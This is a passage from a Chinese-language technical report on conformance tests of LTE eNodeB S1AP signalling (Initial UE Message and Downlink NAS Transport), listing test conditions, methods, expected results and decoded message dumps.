


圖 6- 36 Initial UE Message（EMM_DEREGISTERED 狀態）測試結果(1)

資料來源：本團隊整理




圖 6- 37 Initial UE Message（EMM_DEREGISTERED 狀態）測試結果(2)

資料來源：本團隊整理

2. 測試案例：TC2.2: Initial UE Message（EMM_IDLE 狀態）

測試案例：Initial UE Message（EMM_IDLE 狀態）

測試說明

- UE 發起要求初始過程，eNodeB 發送 INITIAL UE MESSAGE 訊息。

參考資料

- 3GPP TS 36.410、3GPP TS 36.411、3GPP TS 36.412、3GPP TS 36.414。

測試目的

- 驗證 eNodeB 可按規範要求發送 INITIAL UE MESSAGE 訊息，訊息格式符合規範要求。

測試環境暨初始條件


(1) eNodeB1 通過 S1 介面與 MME 模擬器相連。

(2) UE 停留在 eNodeB1 細胞 CELL1。

(3) UE 處於 EMM_REGISTERED 狀態。

(4) UE 處於 ECM_IDLE 狀態。

(5) UE 透過觸發去初始過程。



測試方法

(1). eNodeB從Uu介面RRC訊息RRC CONNECTION SETUP COMPLETE中接收到第一條發送到EPC的NAS訊息，eNodeB向MME發送INITIAL UE MESSAGE訊息包含：

a. eNodeB UE S1AP ID；

b. NAS-PDU：Attach Request 訊息；

c. TAI：PLMN+TAC；

d. E-UTRAN CGI；

e. S-TMSI（可選）；

f. RRC Establishment Cause：mo-Signalling。

(2). 隨後的訊息流程正常，UE啟動成功。

預期結果

- 訊息格式符合規範要求。

測試結果如下圖




圖 6- 38 Initial UE Message（EMM_IDLE 狀態）測試結果(1)

資料來源：本團隊整理




圖 6- 39 Initial UE Message（EMM_IDLE 狀態）測試結果(2)

資料來源：本團隊整理

3. 測試案例：TC2.3: Initial UE Message（追蹤細胞更新狀態）

測試案例：Initial UE Message（追蹤細胞更新狀態）

測試說明

- UE 追蹤細胞更新，eNodeB 發送 INITIAL UE MESSAGE 訊息。

參考資料

- 3GPP TS 36.410、3GPP TS 36.411、3GPP TS 36.412、3GPP TS 36.414。

測試目的

- 驗證 eNodeB 可按規範要求發送 INITIAL UE MESSAGE 訊息，訊息格式符合規範要求。

測試環境暨初始條件


(1). eNodeB1與eNodeB2透過S1介面與MME/S-GW相連。eNodeB1下配置TA為TA1，eNodeB2下配置TA為TA2；

(2). UE停留在eNodeB1細胞CELL1。

(3). UE處於EMM_REGISTERED狀態。

(4). UE處於ECM_IDLE狀態。

(5). 追蹤UE所處的細胞發生變化。



測試方法

(1). eNodeB1通過 S1介面與 MME/S-GW相連。

(2). UE 駐留在 eNodeB1細胞 CELL1。

(3). UE 處於 EMM_REGISTERED 狀態。

(4). UE 處於 ECM_IDLE 狀態。

(5). UE 週期性跟蹤細胞更新計時器超時。

預期結果

- 訊息格式符合規範要求。

測試結果如下圖

圖 6- 40 Initial UE Message（追蹤細胞更新狀態）測試結果(1)

資料來源：本團隊整理




圖 6- 41 Initial UE Message（追蹤細胞更新狀態）測試結果(2)

資料來源：本團隊整理

4. 測試案例：TC2.4: Initial UE Message（Service Reques 狀態）

測試案例：Initial UE Message（Service Reques 狀態）

測試說明

- UE 觸發的 Service Request 過程，通過 INITIAL UE MESSAGE 訊息發送給 MME。

參考資料

- 3GPP TS 36.410、3GPP TS 36.411、3GPP TS 36.412、3GPP TS 36.414。

測試目的

- 驗證 eNodeB 可按規範要求發送 INITIAL UE MESSAGE 訊息，訊息格式符合規範要求。


測試環境暨初始條件

- eNodeB1 通過 S1 介面與 MME/S-GW 相連。UE 駐留在 eNodeB1 細胞 CELL1。

測試方法

(1). eNodeB 從 Uu 介面 RRC 訊息 RRC CONNECTION SETUP COMPLETE 中接收到第一條發送到 EPC 的 NAS 訊息，eNodeB向 MME 發送 INITIAL UE MESSAGE訊息，訊息中包含：

a. eNodeB UE S1AP ID；
b. NAS-PDU：Service Request 訊息；
c. TAI：PLMN+TAC；
d. E-UTRAN CGI；
e. S-TMSI（可選）；
f. RRC Establishment Cause：mo-Signalling。



預期結果

- 訊息格式符合規範要求。

測試結果如下圖




圖 6- 42 Initial UE Message（Service Reques 狀態）測試結果(1)

資料來源：本團隊整理




圖 6- 43 Initial UE Message（Service Reques 狀態）測試結果(2)

資料來源：本團隊整理

5. 測試案例：TC2.5: Downlink NAS Transport

測試案例：Downlink NAS Transport

測試說明

- 下行 NAS Transfer 訊息成功傳送：eNodeB 發送 INITIAL UE MESSAGE 後接收 DOWNLINK NAS TRANSPORT，建立S1 連接。

參考資料

- 3GPP TS 36.410、3GPP TS 36.411、3GPP TS 36.412、3GPP TS 36.414、3GPP TS 24.301。

測試目的

- eNodeB 在發送INITIAL UE MESSAGE 給MME 後，可正確接收 DOWNLINK NAS TRANSPORT，成功建立S1 連接。

測試環境暨初始條件

(1). eNodeB1通過 S1介面與 MME/S-GW相連。

(2). UE 駐留在 eNodeB1細胞 CELL1。

(3). UE 處於 EMM_REGISTERED狀態。

(4). 由於 UE 發起跟蹤細胞更新原因，eNodeB發起 INITIAL UE MESSAGE過程。

測試方法


(1). eNodeB 接收到 DOWNLINK NAS TRANSFER 訊息，其中含有：

a. MME UE S1AP ID：

b. eNodeB UE S1AP ID：

c. NAS-PDU：NAS 層訊息（如 TRACKING AREA UPDATE ACCEPT 訊息）；


d. Handover Restriction List（可選）。



預期結果

- 訊息格式符合規範要求。

測試結果如下圖



*		**DownlinkNASTransport**	
*		**| Module/Choice { Index = 1 (InitiatingMessage) } (T)**	
000	0-------	| Extension Marker	
*		**|| InitiatingMessage/Sequence**	
000	-0000000	||| Padding Bits	
001	00001011	||| id-DownlinkNASTransport (T) 11	
002	01------	||| criticality 1(ignore)	
*		**||| value**	
003	00111010	||| Length 58	
*		**||| DownlinkNASTransport/Sequence**	
004	0-------	||| Extension Marker	
*		**||| Bit-Map For Root Elements**	
*		**|||| SequenceOf { No. of Included Elements = 3 }**	
004	-0000000	|||| Padding Bits	
005	00000000	|||| Replication Value	
006	00000011		
*		**||||| ID-id-MME-UE-S1AP-ID/Sequence**	
007	00000000	||||| id-MME-UE-S1AP-ID (T) 0	
008	00000000		a)
009	00------	||||| criticality 0(reject)	
*		**||||| value**	
010	00000010	||||| Length 2	
011	--000000	||||| Padding Bits	
011	00------	||||| Length 0	
012	00010101	||||| mme-ue-s1ap-id 21	
*		**||||| ID-id-ENB-UE-S1AP-ID/Sequence**	
013	00000000	||||| id-ENB-UE-S1AP-ID (T) 8	
014	00001000		b)
015	00------	||||| criticality 0(reject)	
*		**||||| value**	
016	00000100	||||| Length 4	
017	--000000	||||| Padding Bits	
017	10------	||||| Length 2	
018	00101011	||||| enb-ue-s1ap-id 2818060	
019	00000000		
020	00001100		
*		**||||| ID-id-NAS-PDU/Sequence**	
021	00000000	||||| id-NAS-PDU (T) 26	
022	00011010		c)
023	00------	||||| criticality 0(reject)	

圖 6- 44 Downlink NAS Transport 測試結果

資料來源：本團隊整理

6. 測試案例：TC2.6: Downlink NAS Transport

測試案例：Downlink NAS Transport

測試說明

- 下行 NAS Transfer 訊息成功傳送：S1 連接已存在，eNodeB 接收 Downlink NAS Transport。

參考資料

- 3GPP TS 36.410、3GPP TS 36.411、3GPP TS 36.412、3GPP TS 36.414、3GPP TS 24.301。

測試目的

- S1 連接已存在，eNodeB 接收 Downlink NAS Transport。

測試環境暨初始條件

(1). eNodeB1 通過 S1 介面與 MME/S-GW相連。

(2). UE 駐留在 eNodeB1細胞CELL1。

(3). UE 處於 EMM_REGISTERED狀態，和 ECM_CONNECTED模式（即 S1 連接已建立）。

(4). MME 模擬器通過 S1 介面發送下行 NAS 訊息

測試方法


(1). eNodeB 接收到 DOWNLINK NAS TRANSFER 訊息，其中含有：

a. MME UE S1AP ID：

b. eNodeB UE S1AP ID：

c. NAS-PDU：NAS 層訊息（如 ACTIVATE DEDICATED EPS BEARER CONTEXT REQUEST 訊息）；


d. Handover Restriction List（可選）。



預期結果

- 訊息格式符合規範要求。

測試結果如下圖



*		**DownlinkNASTransport**	
*		**| Module/Choice { Index = 1 (InitiatingMessage) } (T)**	
000	0-------	| Extension Marker	
*		**|| InitiatingMessage/Sequence**	
000	-0000000	||| Padding Bits	
001	00001011	||| id-DownlinkNASTransport (T) 11	
002	01------	||| criticality 1(ignore)	
*		**||| value**	
003	00111010	||| Length 58	
*		**||| DownlinkNASTransport/Sequence**	
004	0-------	||| Extension Marker	
*		**||| Bit-Map For Root Elements**	
*		**|||| SequenceOf { No. of Included Elements = 3 }**	
004	-0000000	|||| Padding Bits	
005	00000000	|||| Replication Value	
006	00000011		
*		**||||| ID-id-MME-UE-S1AP-ID/Sequence**	
007	00000000	||||| id-MME-UE-S1AP-ID (T) 0	a)
008	00000000		
009	00------	||||| criticality 0(reject)	
*		**||||| value**	
010	00000010	||||| Length 2	
011	--000000	||||| Padding Bits	
011	00------	||||| Length 0	
012	00010101	||||| mme-ue-s1ap-id 21	
*		**||||| ID-id-ENB-UE-S1AP-ID/Sequence**	
013	00000000	||||| id-ENB-UE-S1AP-ID (T) 8	b)
014	00001000		
015	00------	||||| criticality 0(reject)	
*		**||||| value**	
016	00000100	||||| Length 4	
017	--000000	||||| Padding Bits	
017	10------	||||| Length 2	
018	00101011	||||| enb-ue-s1ap-id 2818060	
019	00000000		
020	00001100		
*		**||||| ID-id-NAS-PDU/Sequence**	
021	00000000	||||| id-NAS-PDU (T) 26	c)
022	00011010		
023	00------	||||| criticality 0(reject)	

圖 6- 45 Downlink NAS Transport 測試結果

資料來源：本團隊整理

（三）進階資安檢測

1. 測試案例：TC3.1: IPSec Connection (I)

測試案例：IPSec Connection (I)
